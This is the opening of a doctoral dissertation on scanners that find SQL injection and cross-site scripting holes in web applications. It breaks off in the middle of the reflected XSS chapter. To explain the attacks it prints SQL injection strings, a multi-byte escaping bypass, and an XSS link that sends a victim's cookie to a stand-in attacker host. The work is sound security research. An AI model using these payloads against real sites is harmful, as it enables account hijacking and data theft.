A Study on Dynamic Detection of Web Application Vulnerabilities

A Dissertation Presented
by
Yuji Kosuga

Submitted to
the School of Science for Open and Environmental Systems
in partial fulfillment of the requirements for the degree of

Doctor of Philosophy

at Keio University

August 2011

© Copyright by Yuji Kosuga

All rights reserved

ACKNOWLEDGMENT

This dissertation is the outcome of kind cooperation and support extended by several individuals with whom I have been associated during the course of this research work. I would like to use this opportunity to express my gratitude to them for having contributed in various ways to the completion of this work.

First and foremost, my deepest gratitude is to my advisor, Prof. Kenji Kono. He has supported my research during my stay in his laboratory in Keio University. I have been amazingly fortunate to have him as an advisor who gave me the freedom to explore on my own interest. I would like to gratefully and sincerely thank him for his guidance, understanding, patience, kindness, and considerable mentoring.

This work would never be the same without the extensive discussions with my colleagues and friends of the *sslab*. They provided scientific advices on my research as well as much humor and entertainment in laboratory environment. I have enjoyed the encouraging and friendly atmosphere at the lab.

I would like to acknowledge the members of my advisory committee, Prof. Shingo Takada, Prof. Motomichi Toyama, and Prof. Takahira Yamaguchi. I am grateful for reviewing my dissertation and for providing constructive discussion that helped me to enhance and complete this dissertation.

There are several more people I need to thank in reference to this work. I am deeply grateful to my parents, brother and sister for their encouragement and assistance in numerous ways. They have been understanding and supportive throughout this endeavor.

Finally, I appreciate the financial support from the Research Fellowships of the Japan Society for the Promotion of Science and the Exploratory IT Human Resources Project of the Information-technology Promotion Agency, Japan.

ABSTRACT

A Study on Dynamic Detection of Web Application Vulnerabilities

Yuji Kosuga

With the evolution of web technologies, web applications have come to provide a wide range of web services, such as online stores, e-commerce, social network services, etc. The internal mechanism of web applications has gotten complicated as the web technologies evolve, which has also led web applications to the increase in the potential to contain vulnerabilities. WhiteHat Security reported that 83 percent of web applications they have audited during 2010 had at least one vulnerability. Vulnerability scanners that perform dynamic analysis are often used for detecting vulnerabilities in a web application. The dynamic analysis sends attacks to the web application to check to see if the output from the web application contains the implication of success of the attacks. An attack is an HTTP request that contains a maliciously crafted string. The existing vulnerability scanners that perform dynamic analysis define several malicious strings, and generate attacks using the same malicious string against different web applications. As a result, they tend to have a precision problem because of the absence of malicious strings necessary to exploit the web applications and the execution of useless attacks that can never be successful.

In this dissertation, we present our technique that performs efficient and precise vulnerability detection by dynamically generating effective attacks through investigating the output issued by the web application, such as an HTTP response or SQL query. By analyzing the syntax of the point into which attack is injected, our technique is able to generate only effective attacks as well as to prevent making useless attacks. An attack is generated by referencing to the attack rule that we prepared for each syntax of the point into which malicious string is injected. With this approach, we implemented a prototype Sania for discovering SQL injection vulnerabilities, and Detoxss for Cross-site Scripting (XSS) vulnerabilities. We demonstrate that these techniques find more vulnerabilities and performed more efficient testing than existing popular vulnerability scanners do. In our empirical study, we discovered 131 vulnerabilities in total in web applications currently in service and open source web applications so far.

Additionally, we present Amberate a framework for web application vulnerability scanners, which supports the plugin system to facilitate a new vulnerability detection technique. Amberate encapsulates functions commonly used for vulnerability detection techniques that perform dynamic analysis, and provides Application Programming Interface (API) for implementing functions different by each vulnerability detection technique. We demonstrated the ease of extending a new vulnerability detection technique by comparing the actual lines of code of the Amberate plugin for an XSS vulnerability detection with a plugin we implemented the same functions as Amberate XSS vulnerability detection plugin on an extensible vulnerability scanner. This result revealed that Amberate plugin required 500 fewer lines of code, which accounts for 82 percent of lines of code of the plugin for the other scanner.

Contents

1 INTRODUCTION 1

1.1 Web Application Attacks 2
1.2 Motivation 3
1.3 Research Overview 5
1.4 Organization 6

2 WEB APPLICATION ATTACKS AND PREVENTION 7

2.1 SQL Injection 8
2.1.1 Singular SQL Injection 8
2.1.2 Combination SQL Injection 10
2.1.3 Stored SQL Injection 11
2.2 Cross-site Scripting (XSS) 12
2.2.1 Reflected XSS 13
2.2.2 Stored XSS 14
2.2.3 DOM-based XSS 14
2.2.4 Sanitization Evasion 16
2.3 JavaScript Hijacking 19
2.4 Summary 21

3 RELATED WORK 23

3.1 Defensive Coding with New Language and Security System 23
3.2 Monitoring and Prevention at Runtime 24
3.3 Vulnerability Detection 26
3.3.1 Dynamic Analysis 27
3.3.2 Static Analysis 28
3.3.3 Combination of Dynamic and Static Analyses 29
3.4 Summary 29

4 DETECTION OF SQL INJECTION VULNERABILITIES 31

4.1 Sania 32
4.2 Vulnerability Detection Technique 33

4.2.1 Identifying Target Slots . . . 34
4.2.2 Generating Attacks . . . 35
4.2.3 Checking Vulnerabilities . . . 41
4.2.4 Improving Accuracy of the Testing . . . 41
4.3 Implementation . . . 44
4.4 Experiments . . . 45
4.4.1 Experimental Setup . . . 46
4.4.2 Results . . . 48
4.4.3 Effectiveness of Sania-attributes . . . 52
4.5 Testing Real Products . . . 54
4.6 Summary . . . 55

5 DETECTION OF XSS VULNERABILITIES 57
5.1 Detoxss . . . 58
5.2 Vulnerability Detection Technique . . . 59
5.2.1 Detection of Reflected XSS Vulnerabilities . . . 59
5.2.2 Detection of Stored XSS Vulnerabilities . . . 63
5.2.3 Detection of DOM-Based XSS Vulnerabilities . . . 65
5.2.4 Detection of Other XSS Vulnerabilities . . . 66
5.2.5 Improving Accuracy of the Testing . . . 66
5.3 Implementation . . . 67
5.4 Experiments . . . 67
5.4.1 Comparison with Existing Scanners . . . 67
5.4.2 Evaluation by XSS types . . . 70
5.5 Summary . . . 72

6 A FRAMEWORK FOR WEB APPLICATION SCANNERS 73
6.1 Amberate . . . 74
6.1.1 Architecture . . . 74
6.1.2 Software Overview . . . 75
6.2 Design of Amberate . . . 79
6.2.1 Plugins . . . 79
6.2.2 Proxy Plugin . . . 80
6.2.3 Penetration-test Plugin . . . 81
6.2.4 Response-analysis Plugin . . . 85
6.2.5 Other Plugins . . . 87
6.3 Comparison with the Existing Scanners . . . 87
6.3.1 Comparison of Framework Support . . . 88
6.3.2 Comparison of the Ease of Creating New Plugins . . . 89
6.4 Summary . . . 90

7 CONCLUSION **92**
7.1 Summary of Contributions 92
7.2 Future Directions 94

List of Figures

2.1 Syntax trees of safe and exploited SQL queries . . . 9
2.2 An example of combination attack in XSS (in Shift_JIS) . . . 18
2.3 JavaScript Hijacking . . . 19
2.4 An attacker's web page to activate JavaScript Hijacking in client browsers 20

4.1 Fundamental design of Sania . . . 33
4.2 Implementation and vulnerability detection process of Sania . . . 44
4.3 Snapshot of Sania at work (selecting Sania-attributes for improving attack codes and flexible tree validation) . . . 45

5.1 Design of Detoxss with packet flow . . . 58
5.2 XSS target slots ($\o_i$: target slot) . . . 60

6.1 Vulnerability detection workflow with penetration-test and response-analysis . . . 75
6.2 Amberate working overview . . . 77
6.3 Screenshot of Amberate vulnerability detection . . . 77
6.4 HTML report of vulnerability check . . . 78
6.5 Design of Amberate . . . 78
6.6 Pluggable package and plugin loading . . . 81
6.7 Class diagram of Amberate and plugins for proxies and penetration-test 82
6.8 Mapping of a method for each penetration-test component . . . 83
6.9 Class diagram of the audit package with response-analysis plugins . . . 86

List of Tables

4.1 Attack rules for creating a precise attack code 38
4.2 Non-terminals in an SQL parse tree and attack rules to exploit them . . 39
4.3 Sania-attributes to improve the accuracy of testing 42
4.4 Structure-attributes and their acceptable expressions 43
4.5 Subject web applications used in our evaluation 46
4.6 Sania-attributes specified for evaluation 46
4.7 Results for Sania and Paros 48
4.8 Details of vulnerabilities for Sania and Paros 49
4.9 Details of false positives for Sania and Paros 50
4.10 Results for Sania w/o all attributes 52
4.11 Details of vulnerabilities for Sania w/o all attributes 52
4.12 Details of false positives for Sania w/o any one attribute 53

5.1 Syntax of XSS target slots 61
5.2 Attack rules (square brackets indicating another rule) 62
5.3 Supplementary rules (square brackets indicating another rule) 62
5.4 Open-source scanners' techniques 68
5.5 Subject web applications for comparing the capability with existing scanners 68
5.6 Comparison of vulnerability detection capability among scanners 69
5.7 Subject web applications for the evaluation by XSS types 71
5.8 Comparison of vulnerability detection capability by XSS vulnerability types 71

6.1 Amberate Components 79
6.2 Lines of code of Amberate's XSS plugin and Paros with the same functions 89

Chapter 1

INTRODUCTION

Web applications have evolved considerably in terms of technology and functionality since the advent of CGI-based technology in 1993 [1] with which web applications have come to dynamically construct a web page in reply to each user's request. Today's modern web applications provide rich, interactive user experience and have already become prevalent around the world with the success of a wide range of web services, such as on-line stores, e-commerce, social network services, etc.

As web technologies evolve, web applications have also been threatened by new security attacks. For example, web applications designed to interact with back-end databases are threatened by SQL injection. SQL injection is an attack that obtains unrestricted access to databases through the insertion of maliciously crafted strings into the SQL queries constructed at a web application. With this attack, an attacker is able to execute an arbitrary SQL query, which grants the administrative privilege to the attacker or tampers the database. Cross-site scripting (XSS) is also an attack discovered in the middle of the evolution of web technologies. An interactive web application that dynamically generates web pages enabled an attacker to inject an arbitrary script into a web page. By exploiting an XSS flaw, the attacker is able to deface the page content, or redirect clients to a malicious web site, or steal user's identity.

With the advent of Asynchronous JavaScript and XML (Ajax) technology, web applications have come to generate web content without reloading the web page, in which a client browser dynamically constructs a web page rather than the server-side program does. Ajax has been rapidly adopted by many web applications for offering rich user experience since the success of Google Map in 2006. The advent of this new technology is also followed by the emergence of new types of attacks, such as DOM-based XSS and JavaScript Hijacking. DOM-based XSS is a type of XSS, which only works on client-side browsers without requiring web applications to embed malicious script into a web page. JavaScript Hijacking is an attack that steals JSON [2] format data, in which an attacker is able to forward a client's secret information that can be fetched by only the client.

Vulnerabilities of these attacks are frequently reported. WhiteHat Security confirmed that 83 percent of web applications have at least one serious vulnerability as a result of assessing the security of the largest companies in e-commerce, financial services, technology, and healthcare [3]. These vulnerabilities have become easier to get unintendedly made in the development phase of web applications. It has also become difficult to discover them because the structure of web applications has become more complicated than before as a result of the evolution of the web technologies. Similar to the attacks that have emerged in the past, it is natural that new technologies will be followed by new types of attacks in the future. Cenzic reports that cloud and mobile applications will become the new targets for attackers as enterprises jump into these new technologies [4].

1.1 Web Application Attacks

Over the past several decades, attacks against web applications have become more prevalent and sophisticated. There are many methods and mechanisms of attacking web applications nowadays. In this dissertation, we mainly focus on a type of attack in which a malicious request is sent to a web application, such as SQL injection and XSS. For the purpose of describing the extensibility of our technique in Chapter 6, we supplementarily show another type of attack that fetches and forwards client's information without sending an attack, such as JavaScript Hijacking. Therefore, in this dissertation, an attack indicates the first type of attack unless we clearly state the use of the meaning of the second type.

An attack for a web application that dynamically generates contents in reply to each client's request exploits a vulnerability stemming from misconfigurations, bad architecture, or poor programming practices within application code. The attacker creates the attack by embedding a malicious string into an HTTP request. Since the malicious string is eventually embedded into the output that the web application generates, the attacker is able to exploit a vulnerability by carefully creating the malicious string for altering the syntactic structure of the output to inject an arbitrary malicious command. The output, in this context, represents a syntactically formatted document appearing as an HTTP response or an SQL query. The output of interest differs by the type of attack. For example, a malicious string appears in an HTML, or JavaScript, or CSS document in XSS but in an SQL query in SQL injection.

A malicious string has to be made according to the syntax of the point where the malicious string appears in the output. A syntax is the data-type of a non-terminal node in a parse tree that represents the syntactic structure of the output. Since the malicious string, in whole or in part, appears as a terminal node, the syntax of the malicious string is obtained by referencing to the parent node of the terminal node. In addition to the variety of the document type of the output where a malicious string appears,

the malicious string is required to be made according to the syntax in the output, for altering the structure of the document.

Suppose that a web application issues the following SQL query:

```
SELECT * FROM users WHERE
      name='ø1' and num=ø2
```
($ø_i$: a point where a malicious string appears).

The point $ø_1$ appears as a string value in the SQL query. A malicious string for exploiting $ø_1$ is required to contain a single-quote for ending the `name` value and injecting an arbitrary SQL command right after the `name` value. A malicious string for $ø_1$ is, for example, "`' or 1=1--`". Since the two hyphens comment out the subsequent characters, this attack is successful in injecting the malicious SQL command "`or 1=1`", which is evaluated true. As a result of injecting the malicious command, since the `where` clause is always evaluated true, the attacker is able to obtain the whole records stored in the `users` table. In the case of $ø_2$ that appears as an integer value in the SQL query, a malicious string is required to start with an integer value, otherwise the syntax of the SQL query can be broken. A malicious string for $ø_2$, for example, becomes "`333 or 1=1`". In this example, the integer value "`333`" prevents the syntax destruction, so that this malicious string injects the SQL command "`or 1=1`". As shown in this example, a malicious string has to be made according to the syntax of each point where the malicious string appears in the output.

Same as the attack mechanism in SQL injection, XSS can also be successful by altering the syntactic structure of the output. For example, a malicious string appears in the following HTML document:

```
<script>document.write("Hello, ø1!!");</script>
<p>Today is ø2.</p>
```
($ø_i$: a point where a malicious string appears).

The first point $ø_1$ appears in a JavaScript string expression and the second one $ø_2$ appears in an HTML text node. A malicious string for $ø_1$ needs to have a double-quote for breaking out of the string expression to inject an arbitrary malicious JavaScript command, such as "`");attack();x("`". On the other hand, a malicious script for $ø_2$ needs to contains an HTML script tag that contains malicious JavaScript command, such as "<script>attack();</script>".

As shown here, an arbitrary command is injectable by altering the syntactical structure of web application output. If an inappropriate malicious string is used, the attack can not alter the structure of the output, meaning that the attack is not able to make the command executable.

1.2 Motivation

For securing web applications, several research have been conducted in three areas: 1) defensive coding with new language and security system, 2) monitoring and prevention

at runtime, and 3) vulnerability detection. First, the approach for defensive coding with new language and security system designs a new mechanism for securing web applications to be created in the future. For example, SOMA [5] is a new web architecture to be adopted to both browsers and web applications for restricting external domains to/from which the web application can access. FBML [6] is a new language that wraps security sensitive coding details. These new systems help us to build new secure web applications. Second, the approach for monitoring and prevention at runtime prevents web applications and clients from being subject to attacks. For example, the approach by Valeur [7] uses machine learning at the server-side for preventing SQL injection, and Noxes [8] works on a client-side browser for preventing XSS. These runtime prevention techniques are often implemented on a Web Application Firewall (WAF) at server-side or as a browser plugin at client-side. This type of approach helps us to prevent existing attacks.

The third approach, vulnerability detection, is an approach for detecting vulnerabilities in web applications, especially in the development and debugging phases. This approach is conducted either manually by developers or automatically with the use of vulnerability scanners. The manual approach is the oldest approach, in which, as the name suggests, an auditor manually reviews source code and/or executes real attacks to the web application. For discovering vulnerabilities, the auditor is required to be familiar with the software architecture and source code, and/or to be a computer security expert who knows well about the attack and prevention mechanisms to attempt effective attacks tailored to the target web application. A comprehensive audit requires a lot of time and its success depends entirely on the skill of the auditor. In addition, manual check is prone to mistakes and oversights.

To avoid the involvement of such human factors, vulnerability scanners are widely used for detecting vulnerabilities in web applications. The vulnerability scanners automates the process of vulnerability detection without requiring the auditor to have detailed knowledge of his or her web applications including security details. The techniques of vulnerability scanners can be mainly categorized into two types: static analysis and dynamic analysis. Static analysis performs security checks with high coverage rates since this type of analysis investigates security violation from the source code of the web application. The disadvantage of this analysis is that it does not find vulnerabilities produced in the runtime environment. On the other hand, dynamic analysis performs security checks by executing real attacks to web applications for discovering vulnerabilities that appear in the runtime environment, although there is no guarantee that this analysis will show every possible case at the source code level as done in the static analysis. In this way, both approaches have pros and cons and are complementary to each other. The use of several tools on both sides is generally desirable for discovering vulnerabilities.

However, the existing dynamic analysis tools have a precision problem. Doupé et

al. [9] reported the precision of the existing dynamic analysis scanners is around fifty percent and Bau et al. [10] reported that the existing scanners can not detect vulnerabilities of attacks relatively recently discovered. The technique of dynamic analysis scanners are based on penetration testing, which evaluates the security of web applications by simulating an attack from a malicious user. Typically they have a list of malicious strings that are used to exploit potentially vulnerable slots. An attack is generated by embedding each malicious string in the predefined list into every potentially vulnerable slot in an HTTP request, without considering the syntax of each point where a malicious string appears in the web application output. As a result, the same attacks are used against different web applications, which results in consuming many useless attacks that can never be successful, because their attacks fail in altering the syntactic structure of the output. In addition, they tend to fail in detecting vulnerabilities if malicious strings required to detect vulnerabilities are not predefined in the malicious string list, which results in false negatives. This is the reason why the precision of the existing dynamic analysis scanners is low.

1.3 Research Overview

The goal of this research is to improve the precision of vulnerability detection that performs dynamic analysis. The precision can be improved by discovering more vulnerabilities and by avoiding the issue of potentially useless attacks that can never be successful.

To achieve this goal, this research established a vulnerability detection technique that dynamically generates effective malicious strings for each web application. Since a malicious string is used to alter the syntactic meaning of the web application output, our technique dynamically generates malicious strings according to the syntax of each point where a malicious string appears. With this approach, our technique is able to improve the precision of dynamic analysis by generating only effective attacks appropriate for each syntax as well as preventing the creation of useless attacks inappropriate for the syntax, while the existing vulnerability scanners uses predefined malicious strings against different web applications regardless of the syntax.

In our approach, a malicious string is dynamically generated by referencing to attack rules. An attack rule is a specification about how to create an effective malicious string according to the syntax of each point where the malicious string appears. Since the attack rule can be defined by each grammar of the output, we prepared attack rules for SQL grammar against SQL injection, and rules for HTML, JavaScript, and CSS against XSS. With this approach, we implemented a prototype *Sania* for discovering SQL injection vulnerabilities, and *Detoxss* for XSS vulnerabilities. We revealed that these techniques found more vulnerabilities and performed more efficient testing than an existing popular vulnerability scanner did. In our empirical study, we discovered

131 vulnerabilities in total in web applications currently in service and open source web applications.

Additionally, we also present Amberate, a framework for web application vulnerability scanners, which supports a plugin system to facilitate new vulnerability detection techniques. Amberate encapsulates functions commonly used for vulnerability detection techniques that perform dynamic analysis, and provides Application Programming Interfaces (APIs) for implementing functions different by each vulnerability detection technique. We demonstrated the ease of extending a new vulnerability detection technique by comparing the actual lines of code for implementing an XSS vulnerability detection plugin for Amberate with a plugin for an existing extensible vulnerability scanner. This result revealed that the Amberate plugin required 500 fewer lines of code, which accounted for 82 percent of lines of code of the plugin for the other scanner.

The contributions of this work are summarized as follows.

- We propose an efficient vulnerability detection technique by dynamically generating malicious strings according to the syntax of each point where a malicious string appears in the web application output.

- We present Sania and Detoxss for demonstrating the effectiveness of our vulnerability detection technique against SQL injection and XSS.

- We present Amberate a framework for web application vulnerability scanners that enables to easily extend a new vulnerability detection technique.

With these contributions, this research supports precise vulnerability detection and the ease of extending a new vulnerability detection technique. This assists vulnerability auditors in reducing the laborious tasks of vulnerability inspection.

1.4 Organization

The rest of this dissertation is organized as follows. Chapter 2 introduces three attack techniques closely related to the vulnerability detection techniques we propose, and discusses prevention techniques against these attacks. Chapter 3 presents previous work in web application security. The techniques we propose for discovering vulnerabilities against SQL injection and XSS are presented in Chapter 4 and Chapter 5, respectively. Chapter 6 introduces Amberate a framework for web application scanners, as a next generation web application framework for scanners. Finally, Chapter 7 concludes the dissertation and gives insights to the future directions of this research.

Chapter 2

WEB APPLICATION ATTACKS AND PREVENTION

With the rapid growth of the Internet, many web applications are deployed to offer services for transacting business, fostering friendship, managing personal information, etc. The data handled on these services is remotely accessible from anywhere with a valid user identity. By this nature, an attacker is able to get access to the client data if the attacker succeeds in spoofing the client identity, or the attacker is also able to force a client to conduct an arbitrary transaction with the client identity. Fortunately for these attackers, there are many exposed areas on web pages by which the web application can be exploited. These factors have caused web applications to become an attractive target for attackers.

In this chapter, we introduce three types of attacks closely related to the vulnerability detection technique we propose in this dissertation. To clarify the details of each attack, we define some terms below, which are used throughout this dissertation.

- *attack point*: An attack point is a point in an HTTP request, into which an attacker embeds a malicious string to exploit a vulnerability in a web application. An attack point can be part of URL, or query-strings, or cookies, or any other parameters in an HTTP header.

- *attack code*: An attack code is a maliciously crafted string embedded into an attack point to exploit a vulnerability. This is usually encoded in URL-encoding to be transferred on an HTTP channel.

- *target slot*: A target slot is a slot in the output dynamically generated by the web application, in which an attack code injected by an attacker appears. The output of interest differs by attacks. For example, a target slot appears in an SQL query in SQL injection to execute an arbitrary malicious SQL command. In XSS, a

target slot appears in the HTTP response to activate an arbitrary malicious script on the client browser.

2.1 SQL Injection

Web applications designed to interact with back-end databases are threatened by SQL injection. SQL injection is an attack used to obtain unrestricted access to the database through the insertion of maliciously crafted strings into the SQL queries constructed in a web application. This attack allows an attacker to spoof his identity, expose and tamper with existing data in the database, and control the database with the same privileges as its administrator. This is caused by a semantic gap in the manipulation of a user input between a web application and its database. Although a web application handles the user input as a simple sequence of characters, a database handles it as a query-string and interprets it as a meaningfully structured command. As a result, the attacker succeeds in altering the structure of an SQL query for injecting a malicious SQL command. According to WhiteHat Security [11], 14% of web applications that they investigated during 2010 had SQL injection vulnerabilities.


SQL injection can be categorized into three types; singular, combination, and stored attacks. A singular attack inserts an attack code into a single target slot. A combination attack inserts attack codes into several target slots at a time. A stored attack is a special type of SQL injection, which can be used in both a singular and a combination attack. In a stored attack, an attack code is stored temporarily in the web application or persistently in the database, and is later activated when the data is used to construct another SQL query. In this section, we introduce attack and prevention techniques for each of them.

2.1.1 Singular SQL Injection


A singular SQL injection is an attack that attempts to exploit one target slot at a time. We give a real example to demonstrate a singular attack. Suppose a web application verifies a client's identity with his user id and password submitted via its authentication web page. The id is a number value and the password is a string value. For checking to see if the specified user is already registered, the web application issues the following SQL query to the database.

```
SELECT * FROM users WHERE
     id = ø1 and password = 'ø2'
```
($ø_i$: target slot)


The web application embeds the user id and password into the target slots $ø_1$ and $ø_2$, respectively. If a client submits an authentication form with his id and password as "`123`" and "abc", these values are applied to $ø_1$ and $ø_2$, and the syntax tree of the `where`



(a) The syntax tree of an SQL query constructed using innocent values



(b) The syntax tree of an exploited SQL query



(c) The syntax tree of an SQL query constructed using sanitized values

Figure 2.1: Syntax trees of safe and exploited SQL queries

clause in this SQL query is constructed as shown in Figure 2.1(a). This tree has a single node for the `password` value.

An attacker is able to alter the structure of this tree, so that an arbitrary SQL command is executed at the database. If the attacker enters an attack code “`' or '1'='1`” as his password value, the resulting SQL query becomes as follows.

```
SELECT * FROM users WHERE id = 123 and password = '' or '1'='1'
```

In this SQL query, the `where` clause always returns true because the malicious SQL command “`'1'='1'`” in the right expression of the `or` clause is evaluated true. As a result, the SQL query returns all the information stored in the `users` table. The reason that this attack succeeds is because a single quote changes the structure of the SQL query. The syntax tree of the resulting SQL query is constructed as shown in Figure 2.1(b). In this tree, the `or` clause is generated at the top of this statement and the right expression of it has an equation that always returns true. As illustrated in this example, SQL injection can alter the structure of syntax tree generated from an SQL query with the success in injecting an attack code.

Sanitizing is a technique that prevents SQL injection by escaping potentially harmful characters in client requests. To prevent the SQL injection shown above, the web application must sanitize every single quote by replacing it with a set of a backslash and a single quote such as "`\'`", since the single quote changed the structure of the SQL query. If the attack code entered in the previous example was properly sanitized, the query becomes:

```
SELECT * FROM users WHERE id = 123 and password = '\' or \'1\'=\'1'.
```

In this SQL query, the entered values are regarded as a single string. The syntax tree of this SQL query shown in Figure 2.1(c) has the same structure as the SQL query constructed using innocent values. As seen here, sanitizing is an effective countermeasure to prevent altering the structure of an SQL query.

From the viewpoint of an attacker who sends an attack to the web application, an attack code has to be made according to the syntax of each target slot. Otherwise, the attack code can break the syntax of the SQL query, which results in a syntax error raised at the database or just a failure in injecting the malicious SQL command due to being regarded as a single string. In the previous example, since ϕ_1 appears as an integer value in the SQL query, a malicious string is required to start with an integer value, otherwise the syntax of the SQL query can be broken. A malicious string for ϕ_1, for example, becomes "`333 or 1=1--`". In this example, the integer value "`333`" prevents the syntax destruction and the two hyphens comments out its following characters, so that this malicious string injects the SQL command "`or 1=1`". On the other hand, as seen previously, a single-quote is required to exploit ϕ_2 such as "`' or '1'='1`". As illustrated in this example, an attack code has to be made according to the syntax of each target slot.

2.1.2 Combination SQL Injection

A combination SQL injection is an attack that exploits two target slots at the same time. An attacker inserts a special character into the first target slot and an SQL command into the second to cause an SQL injection. We have two techniques to conduct a combination attack; one is by the use of a backslash and the other is by the use of a multi-byte character.

A combination attack that uses a backslash embeds the backslash into the first target slot. Suppose a web application issues the following SQL query:

```
SELECT * FROM users WHERE
     name='ø1' and password='ø2'
```
(ϕ_i: target slot).

An attacker inserts a backslash to the first target slot (ϕ_1) and a string "` or 1=1--`" to the second (ϕ_2), resulting in the following SQL query:

```
SELECT * FROM users WHERE name='\' and password=' or 1=1--'.
```

The `name` parameter is identified as "`' and password=`" because the injected backslash escapes the single quote of the latter single quote of the `name` value. Thus, the `where` clause is evaluated true because "1=1" is always true and the single quote at the end of the query is commented out by a set of two hyphens "`--`".

The reason why the combination attack is successful is because it alters the structure of the SQL query by escaping the single quote that was supposed to end the `name` value. Because of this reason, combination attacks can be effectively prevented by sanitizing backslashes, in which a backslash is replaced with a set of two backslashes (\\). Since databases recognize a set of two backslashes as a single backslash character, we can prevent the malicious syntax change attempted by combination attacks.

On the other hand, a combination attack that uses a multi-byte character is also known as a multi-byte SQL injection [12]. A multi-byte SQL injection injects a multi-byte character to the first target slot instead of a backslash used in a regular combination attack introduced above.

In a multi-byte attack, a multi-byte character hides a backslash that is embedded in the process of sanitizing for escaping a quote. For example, since the `addslashes()` function in PHP changes a single-quote "`'`" into a set of a backslash and a single quote "`\'`", a user-supplied input "`0x97' or 1=1`" can be expected to change into "`0x97\' or 1=1`". However, in the Shift_JIS character set, "`0x97' or 1=1`" is changed into "`予' or 1=1`", in which the single quote is not sanitized properly. At the ascii code level, "`0x97'`" becomes `0x9727` ("`'`" is `0x27`). The `addslashes()` function changes `0x9727` to `0x975c27` because "`'`" (`0x27`) is changed to "`\'`" (`0x5c27`). When this byte sequence (`0x975c27`) is interpreted in Shift_JIS, it becomes "`予'`" because `0x975c` represents a multi-byte character "予" in Shift_JIS. In this way, a multi-byte character hides a backslash. Similarly, a multi-byte attack is also possible in UTF-8, UTF-16, BIG5, and GBK character sets, if a backslash is preceded by a byte code that does not represent a letter or a digit or a symbol (`0x20`~`0x7e`).

The cause of a multi-byte SQL injection vulnerability lies in byte-sequence handling of `addslashes()` function. Instead of this function, we can avoid this type of vulnerability by using `mysql_real_escape_string()`, prepared statements, or any of the major database abstraction libraries.

2.1.3 Stored SQL Injection

A stored SQL injection is a special type of SQL injection, which can be used in both a singular and a combination attack. In a stored attack, an attack code is stored temporarily in the web application or persistently in the database, and later an SQL query containing the attack code is issued to the database in response to a certain request. To execute a stored attack, we first need to identify an attack point in an HTTP request of

which value can be persistently stored at the server-side. For a stored attack, we especially call such an attack point as a *persistent* parameter, and an attack to the persistent parameter is known as a *stored* SQL injection or *second-order* SQL injection [13].

For example, a request R_1 contains a persistent parameter p_1 but does not trigger an issue of any SQL query. The second request R_2 neither contains any parameter nor issues an SQL query. And the third request R_3 has no parameters but issues an SQL query that contains the value of p_1. In a real world web application, a stored SQL injection vulnerability appears, for example, in a user account edit page. Suppose that a vulnerability lies in an input field for modifying a user's address, and the field is used for searching neighbors using the address. If an attacker exploits the field with an attack code, the attack is executed when other clients request the web page that displays attacker's neighbors because the attack code is embedded into an SQL query for fetching other users information near the attacker's address.

A stored SQL injection can be prevented by sanitizing with the same approaches introduced in the sections for singular and combination attacks, since a stored attack is a subset of either a singular or a combination attack.

2.2 Cross-site Scripting (XSS)

Cross-site scripting (XSS) is a type of web application attack that allows an attacker to inject a malicious script into a web page viewed by other clients. It enables the attacker to access any cookies, session tokens, or other personal information retained by a user's browser. XSS are classified into three categories: *reflected*, *stored*, and *DOM-based* XSS.

The traditional type of XSS emerged with the advent of CGI technology that dynamically generates a web page according to a client's request. This traditional type of XSS is called a *reflected* XSS. The adoption of the Web 2.0 technology[1], such as the use of persistent data and Ajax, introduced new types of XSS: *stored* XSS and *DOM-based* XSS. Both novel XSS attacks are more powerful than the traditional reflected XSS. Stored XSS is indiscriminate, because all users visiting a compromised website are subject to the attack. Stored XSS occurs when data provided by an attacker is persistently stored at the server side and is later displayed to other users in a web page. DOM-based XSS is stealthy because the attack data does not appear in a raw HTML page. Instead, it is processed on the client side, typically by JavaScript.

According to WhiteHat [11], XSS is the most prevalent web application vulnerability during 2010; 71% of web applications are vulnerable to XSS. In this section, we

[1] We consider Web 2.0 from the viewpoint of interactive websites with storing persistent data, in which users can communicate with other users or change website content, in contrast to non-interactive websites where users are limited to viewing static web pages.

describe the three major XSS types and sanitization evasion techniques to successfully exploit XSS vulnerabilities.

2.2.1 Reflected XSS

A *reflected* XSS (also known as a non-persistent or Type 1 XSS) is the traditional form of XSS. A reflected XSS vulnerability lies in a web application in which a user input is embedded into a response page. An attacker, in the simplest attack scenario, makes a malicious link containing an attack code and lures the victim into clicking on it to send a request to the web application. When receiving the response that the web application generated in reply to the request, the browser loads and automatically executes the attack code embedded into the response. As a result, the browser sends cookies or other sensitive data to the attacker.

Suppose a web application creates the following HTML page in reply to a client request.

```
<html><body>Hello, ø1!!!
     <div data='ø2'>< /div></body></html> (øi: target slot)
```

In this web application, by accessing with the following URL, the user name and data are embedded into the target slots $\o_1$ and $\o_2$, respectively.

```
http://vulnerable.com/?name=xyz&data=555
```

An attacker is able to inject an attack code into the response document for executing an arbitrary JavaScript on the client browser by making a client click on the following link.

```
http://vulnerable.com/?name=<script>document.location=
     'http://attacker.com/?'+document.cookie;</script>&data=555
```

In this URL, the name value contains an HTML script tag. The resulting response as shown below has the script tag in the slot where a user name was supposed to appear.

```
<html><body>Hello, <script>document.location=
     'http://attacker.com/?'+document.cookie;</script>!!!
     <div data='555'>< /div></body></html>
```

When the client browser loads this response, this script is executed automatically, and the client's cookie is sent to the attacker's server (attacker.com). By using this cookie for accessing the vulnerable web application, the attacker is able to spoof the client's identity and perform any action the client is able to do. In this XSS example, the injected script tag changed the syntactical meaning of the response HTML document, thus the client browser executed the malicious script in the script tag.

Similarly, an attack is also available to $\o_2$ by using the following attack code into the `data` parameter in the URL.

```
' onmouseover='document.location=
